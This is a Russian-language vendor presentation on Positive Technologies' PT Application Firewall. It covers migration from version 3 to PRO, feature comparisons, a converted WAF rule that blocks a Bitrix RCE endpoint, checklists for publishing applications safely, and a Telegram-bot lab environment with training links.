| HTML-шаблон страницы CAPTCHA                            | <input type="text" value='&lt;html&gt;&lt;head&gt;&lt;title&gt;CAPTCHA&lt;/title&gt;&lt;this_is_captcha_js&gt;&lt;link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@4.0.0/dist/css/bootstrap.min.css"'/> |

# Интеграции с РТ АФ

# Интеграция с BIFIT Mitigator





Загрузка файлов с фидами в NGPW/AntiDDoS встроенными средствами NGPW/AntiDDoS (если такой функционал поддерживается NGPW/AntiDDoS). На сервере «PT AF Feed + PT AF Dynlistexporter» дополнительно требуется развернуть WEB-сервер, SCP-Сервер или FTPS-сервер в зависимости от способа загрузки файлов NGPW/AntiDDoS

Загрузка фидов в NGPW/AntiDDoS по API (если такой функционал поддерживается NGPW/AntiDDoS). Требуется разработка скриптов подключения по API NGPW/AntiDDoS

N — количество дополнительных узлов обработки веб-трафика PT AF PRO, определяется на этапе проектирования и масштабируется под нагрузку


# Переход с РТ АФ 3 на PRO

# PT Application Firewall 3



## Межсетевой экран уровня веб-приложений (web application firewall)

- Защита от угроз из списка OWASP Top 10 (2021)
- Проксирование WebSocket
- Защита форматов (JSON, XML)
- Блокирование атак, таких как HPP, HPC и XXE
- Поддержка SPAN, transparency proxy, reverse proxy
- HMM — модуль, использующий скрытые марковские модели
- WafJS — скрипт выполняющий JS challenge на стороне клиента



# Что выбрать?

## PRO, PRO и еще раз PRO



PT AF 3

PT AF PRO

### Архитектура

- Монолитная архитектура
- Обработка трафика всех приложений с помощью одного процесса

- Контейнерная архитектура
- Легкое масштабирование
- Узлы обработки трафика (или агенты)
- Автоматическое увеличение подов обработки при росте нагрузки
- Изолированные пространства для управления трафиком и обработки данных

### Технологии

- WAF.js
- HMM (марковские модели)
- Валидация (XML gateway)
- CSP
- DOM XSS
- HTTP/1.1
- TLS 1.2
- Проксирование WebSocket

- Интеграция с Yandex SmartCaptcha
- Улучшенные пользовательские правила
- Продвинутая защита API (JWT, GraphQL, XML)
- Анализ загружаемых файлов с помощью ML
- HTTP/2 full proxy
- TLS 1.3
- Проксирование и инспекция WebSocket

# Что выбрать?

## PRO, PRO и еще раз PRO



PT AF 3

PT AF PRO

Кластеризация

3 узла  
(ограниченна)

- Базовые узлы —  $2n + 1$  (неограниченна)
- Узлы обработки трафика (неограниченна)

Количество  
защищаемых  
приложений

До 50

Общее количество  
неограниченно

Сценарии  
развертывания

- Sniffer
- Transparent proxy
- Reverse proxy
- Forensic

- Reverse proxy
- Агенты

# Что выбрать?

## PRO, PRO и еще раз PRO



PT AF 3

PT AF PRO

Автоматизация  
и мониторинг

Частичное покрытие  
в REST API

Полное покрытие  
в REST API Grafana

Интеграции

- SIEM (syslog, CEF)
- SAST (PT Application Inspector, RVP)
- TI
- ICAP
- NGFW (Check Point)


- SIEM (syslog, CEF, JSON)
- REST API
- TI
- ICAP
- NGFW (передача фидов)

Поддержка  
отечественных  
ОС




Не поддерживается

Astra Linux 1.7 «Воронеж»

# Миграция без потери уровня защищенности



# Миграция посервисно



# Конвертер пользовательских правил



MVP: конвертер правил  
PT AF 3 → PT AF PRO

- Переносим пользовательские правила
- 50–80% — вероятность успеха конвертации

```
1  # Converted by v1.7.8.3 from PTAF3 rule:
2  # Original ID: 65153760624df3a9b0bcb8a8
3  # Name: Bitrix Landing Module RCE
4  # Действия:
5  # - Log to DB (log)
6  # - Block request (custom_response)
7  # Политики:
8  # - Default
9  # - Default_to_copy_policy
10 # Description: Race condition in the Landing component of the Bitrix. BDU:2023-05857
11 # Severity: high
12 # Last Modified: 2024-10-13T14:02:20.293Z
13 #
14 if
15 (
16 (
17     REQUEST_METHOD == "POST"
18 AND
19 (
20     (
21         REQUEST_PATH.map(lowercase) matches "/rest/batch"
22 AND
23         REQUEST_BODY.map(lowercase) matches "landing."
24     )
25 OR
26     REQUEST_PATH.map(lowercase) matches "/tools/landing/ajax.php"
27 )
28 )
```

# Безопасная публикация приложений



## Публикация новых веб-приложений

Новые приложения должны публиковаться после всех проверок, на соответствие требований ИБ

- > Согласована архитектурная схема
- > Открыты все доступа по матрице доступов (кроме самой публикации)
- > Сканирование всех серверов на уязвимости, соответствие Compliance
- > Проверены настройки TLS на балансировщике / PT AF / защищаемых серверах
- > Проверяем, что трафик корректно проксируется через PT AF
- > Настроены все сущности на PT AF
- > Настроек Health Check на балансировщике

# Защита опубликованных приложений



## Защита существующих веб-приложений

Приложения уже опубликованы в сеть интернет, и могут содержать в себе эксплуатируемые уязвимости, для таких приложений будет первым приоритетом заведение под защиту PT AF, а потом приведение к соответствию требований ИБ

- > Встраиваем в схему PT AF
- > Настраиваем TLS на максимально возможную безопасность
- > Сканирование всех серверов на уязвимости, соответствие Compliance
- > Проверены настройки TLS на балансировщике / PT AF / защищаемых серверах
- > Постепенно включаем правила в блокировку
- > Настроены все сущности на PT AF
- > Настроек Health Check на балансировщике

10

pt



Тест-драйв  
с @TryPTAFBot

# Что такое @TryPTAFBot



Это телеграм-бот, через который можно получить доступ к лабораторному стенду PT Application Firewall PRO менее чем за минуту

Концепция предполагает использование уязвимых веб-приложений, проведение реальных атак, внедрение защиты приложений с помощью PT AF PRO. Это позволяет продемонстрировать эффективность продукта вживую вместо комиксов в PowerPoint



## Предназначен

- Для получения навыков работы с PT AF клиентами и партнерами Positive Technologies
- Обеспечения инструментом живой демонстрации пресейл-инженеров и архитекторов
- Проведения испытаний PT AF и демонстрации концепта решения (PoC) для клиентов

# Лабораторный стенд



Каждый пользователь получает свой изолированный стенд



## Компоненты индивидуального стенда

Для доступа к стенду не нужны VPN  
и нестандартные TCP- или UDP-порты,  
все работает через HTTPS/443  
и браузер Chrome (Chromium)

### ЛАБОРАТОРНЫЙ ТРЕК

#### PT AF Worker (Juice Shop)

- Выделенное изолированное пространство (тенант) с обработкой трафика на PT AF
- Уязвимое веб-приложение OWASP Juice Shop
- Linux-узел со скриптами для автоматизации атак на приложение OWASP Juice Shop
- Доступ к консоли узла через WebSSH
- Выделенное изолированное пространство (тенант) с обработкой трафика на внешнем агенте

### ЛАБОРАТОРНЫЙ ТРЕК

#### PT AF Agent (VulnBank)

- Выделенное изолированное пространство (тенант) с обработкой трафика на внешнем агенте
- Агент PT AF PRO + nginx reverse proxy
- Уязвимое приложение VulnBank
- Доступ к консоли узла с агентом и nginx через WebSSH
- Linux-узел со скриптами для автоматизации атак на приложение VulnBank
- Доступ к консоли узла через WebSSH

# Курсы по PT AF PRO на портале обучения



Нашим заказчикам  
доступны курсы  
по продукту PT AF PRO

- PT AF PRO 4.1.4. Мониторинг ИБ (PT-AF-PRO-CS)
- PT AF PRO 4.1.4. Настройка продукта в пользовательском интерфейсе (PT-AF-PRO-CS)
- PT AF PRO 4.1.4. Архитектура (PT-AF-PRO-CS)
- PT AF PRO 4.2.2 NEW Пользовательские правила

- PT AF PRO 4.1.4. Администрирование (PT-AF-PRO-CS)
- PT AF PRO 4.1.4. Трешшутинг (PT-AF-PRO-CS)
- PT AF PRO 4.1.6. О продукте (PT-AF-PRO-SC)
- PT AF PRO 4.2.2 NEW Защита веб-приложений Базовый



24 дек. — ∞

PT AF PRO 4.1.6. О продукте (PT-AF-PRO-SC)

Покинуть



В курсе вы познакомитесь с PT Application Firewall PRO и его облачной версией PT Cloud AF, узнаете, какие особенности продукта...

Курс 2 материала

# Ссылки



Самое большое  
WAF community  
в России

[t.me/BigAppSec](https://t.me/BigAppSec)



Портал  
с аддонами  
к PT AF

[addons.ptsecurity.com](https://addons.ptsecurity.com)



Продуктовая  
страница

[ptsecurity.com/ru-  
ru/products/af/](https://ptsecurity.com/ru-ru/products/af/)



Базовый курс  
для админис-  
траторов

[edu.ptsecurity.com](https://edu.ptsecurity.com)



Спасибо!